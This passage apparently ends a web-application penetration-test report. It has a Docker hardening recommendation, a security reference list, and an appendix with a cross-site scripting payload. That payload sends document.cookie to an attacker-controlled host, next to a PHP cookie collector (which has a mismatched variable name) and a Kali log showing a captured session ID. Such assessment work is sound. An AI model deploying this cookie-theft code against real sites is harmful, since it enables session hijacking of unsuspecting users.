Our team recommends not using the 'docker' group when implementing containers like these because it's root-equivalent. Another recommendation is to not mount the docker.sock file at all, or if it's absolutely needed in some use cases, make sure it's properly secured and enabled with TLS and by generating the appropriate CA private and public keys.

# References

- [1] D. Stuttard and M. Pinto, *The Web Application Hacker's Handbook*, 2nd ed. John Wiley & Sons, 2011.
- [2] Exploit Database. (2020). Online Book Store 1.0 - 'bookisbn' SQL Injection. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/47922> [Accessed 13 Feb. 2020].
- [3] "Apache Core Features," core - Apache HTTP Server Version 2.4. [Online]. Available: <https://httpd.apache.org/docs/2.4/mod/core.html#serversignature>. [Accessed: 17-Feb-2020].
- [4] "Common Weakness Enumeration," CWE. [Online]. Available: <https://cwe.mitre.org/data/definitions/530.html>. [Accessed: 17-Feb-2020].
- [5] S. Balkhi. (2014). "How to Disable Directory Browsing in WordPress," WPBeginner. [Online] Available: <https://www.wpbeginner.com/wp-tutorials/disable-directory-browsing-wordpress/>. [Accessed: 15-Feb-2020]
- [6] I. Muscat. (2019). "Prevent SQL injection vulnerabilities in PHP applications and fix them," Acunetix. [Online] Available: <https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/>. [Accessed: 16-Feb-2020].
- [7] "WebDAV: What Is it? And What Are Some Alternatives?," (2019). Comparitech. [Online] Available: <https://www.comparitech.com/net-admin/webdav/>. [Accessed: 16-Feb-2020].
- [8] Owasp.org. (2020). *A1-Injection | OWASP*. [online] Available at: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A1-Injection](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A1-Injection) [Accessed 14 Feb. 2020].
- [9] Exploit Database. (2020). Online Book Store 1.0 - Arbitrary File Upload. [online] Available at: <https://www.exploit-db.com/exploits/47928> [Accessed 13 Feb. 2020].



- [10] Owasp.org. (2020). *Unrestricted File Upload* | OWASP. [online] Available at: [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload) [Accessed 14 Feb. 2020].
- [11] Exploit Database. (2020). Online Book Store 1.0 - Unauthenticated Remote Code Execution. [online] Available at: <https://www.exploit-db.com/exploits/47887> [Accessed 13 Feb. 2020].
- [12] Kandemir, M. (2020). *Online Course Registration 2.0 - Remote Code Execution*. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/47843> [Accessed 14 Feb. 2020].
- [13] Owasp.org. (2020). *Brute Force Attack* | OWASP. [online] Available at: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack) [Accessed 15 Feb. 2020].
- [14] Capec.mitre.org. (2019). *CAPEC - CAPEC-170: Web Application Fingerprinting (Version 3.2)*. [online] Available at: <https://capec.mitre.org/data/definitions/170.html> [Accessed 15 Feb. 2020].
- [15] Codeahoy.com. (2016). *Generating Session IDs*. [online] Available at: <https://codeahoy.com/2016/04/13/generating-session-ids/> [Accessed 16 Feb. 2020].
- [16] "Failure to Restrict URL Access," Veracode. [Online]. Available: <https://www.veracode.com/security/failure-restrict-url-access>. [Accessed: 29-Mar-2020].
- [17] "Single use tokens - Custobar", Custobar, 2020. [Online]. Available: [https://www.custobar.com/docs/api/single\\_use\\_tokens/](https://www.custobar.com/docs/api/single_use_tokens/). [Accessed: 29- Mar- 2020]
- [18] "Here's How Hackers Can Find your WordPress Username - WP-Tweaks", WP-Tweaks,2020.[Online].Available: <https://www.wp-tweaks.com/hackers-can-find-your-wordpress-username/>. [Accessed: 29-Mar- 2020]
- [19] "What is role-based access control (RBAC)? - Definition from WhatIs.com", SearchSecurity,2020.[Online].Available: <https://searchsecurity.techtarget.com/definition/role-based-access-control-RBAC>. [Accessed: 29- Mar- 2020]

[20] W. Academy and D. traversal, "What is directory traversal, and how to prevent it? | Web Security Academy", Portswigger.net, 2020. [Online]. Available: <https://portswigger.net/web-security/file-path-traversal>. [Accessed: 29- Mar- 2020]

[21] "Directory Traversal", Veracode, 2020. [Online]. Available: <https://www.veracode.com/security/directory-traversal>. [Accessed: 29- Mar- 2020]

[22] "What is the Remote File Inclusion vulnerability?," Netsparker, 04-Jul-2019. [Online]. Available: <https://www.netsparker.com/blog/web-security/remote-file-inclusion-vulnerability/>. [Accessed: 03-Apr-2020].

[23] N. Team, "What is the Server Side Request Forgery Vulnerability & How to Prevent It?",Netsparker.com,2020.[Online].Available: <https://www.netsparker.com/blog/web-security/server-side-request-forgery-vulnerability-ssrf/>. [Accessed: 29- Mar- 2020]

[24] I. Muscat, "What is Server Side Request Forgery (SSRF)? | Acunetix", Acunetix, 2020.[Online].Available: <https://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/>. [Accessed: 29- Mar- 2020]

[25] A. Shehzad, "Prevent accidental update or delete commands of all rows in a SQL Server table", Mssqltips.com, 2020. [Online]. Available: <https://www.mssqltips.com/sqlservertip/1851/prevent-accidental-update-or-delete-commands-of-all-rows-in-a-sql-server-table/>. [Accessed: 29- Mar- 2020]

[26] R. Maurer, "Top Database Security Threats and How to Mitigate Them", SHRM, 2020.[Online].Available: <https://www.shrm.org/resourcesandtools/hr-topics/risk-management/pages/top-database-security-threats.aspx>. [Accessed: 29- Mar- 2020]

[27] OWASP, "A7-Cross-Site Scripting (XSS) | OWASP," owasp.org, 2017. [Online]. Available: [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A7-Cross-Site\\_Scripting\\_\(XSS\)](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A7-Cross-Site_Scripting_(XSS)). [Accessed: 29-Mar-2020].

- [28] J. Manico, E. Saad, J. Maćkowski, and R. Bailey, "DOM based XSS Prevention · OWASP Cheat Sheet Series," [cheatsheetseries.owasp.org](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html), 16-Oct-2019. [Online]. Available: [https://cheatsheetseries.owasp.org/cheatsheets/DOM\\_based\\_XSS\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html). [Accessed: 29-Mar-2020].
- [29] P. Brady, "Cross-Site Scripting (XSS) — Survive The Deep End: PHP Security :: v1.0a1," [phpsecurity.readthedocs.io](https://phpsecurity.readthedocs.io/), 2017. [Online]. Available: [https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-\(XSS\).html#defending-against-cross-site-scripting-attacks](https://phpsecurity.readthedocs.io/en/latest/Cross-Site-Scripting-(XSS).html#defending-against-cross-site-scripting-attacks). [Accessed: 31-Mar-2020].
- [30] "How to prevent XSS | Web Security Academy," *portswigger.net*. [Online]. Available: <https://portswigger.net/web-security/cross-site-scripting/preventing>. [Accessed: 31-Mar-2020].
- [31] "Protect the Docker daemon socket", Docker docs. [Online]. Available: <https://docs.docker.com/engine/security/https/>. [Accessed: 2-Apr-2020]
- [32] F. Chris, "Privilege escalation via Docker", *fosterelli.co*. [Online]. Available: <https://fosterelli.co/privilege-escalation-via-docker>. [Accessed: 2-Apr-2020]

## Appendices

### Appendix A - Code used in Item #8

*a.js*

```
var a = function() {  
    var xhttp = new XMLHttpRequest();  
    xhttp.open("GET", "http://172.17.1.74/cookie.php?c="+document.cookie, false);  
    xhttp.send();  
}
```

*a();*

*cookie.php*

```
<?php
$cookie = $_GET['c'];
$fvp = fopen('cookies.txt', 'a');
Fwrite($fp, 'Cookie:' . $cookie.'\\r\\n');
Fclose($fp);
?>
```

## Result

```
root@kali: /var/www/html# php -S 172.17.1.74:80/cookie.php
PHP 7.3.8-1 Development Server started at Fri Mar 13 22:00:52 2020
Listening on http://172.17.1.74:80/cookie.php
Document root is /var/www/html
Press Ctrl-C to quit.
[Fri Mar 13 22:04:01 2020] 192.168.42.4:52080 [200]: /cookie.php?c=PHPSESSID=njifsn42chlav1pmb43e7q31u8
[Fri Mar 13 22:04:01 2020] 192.168.42.4:52082 [404]: /favicon.ico - No such file or directory
```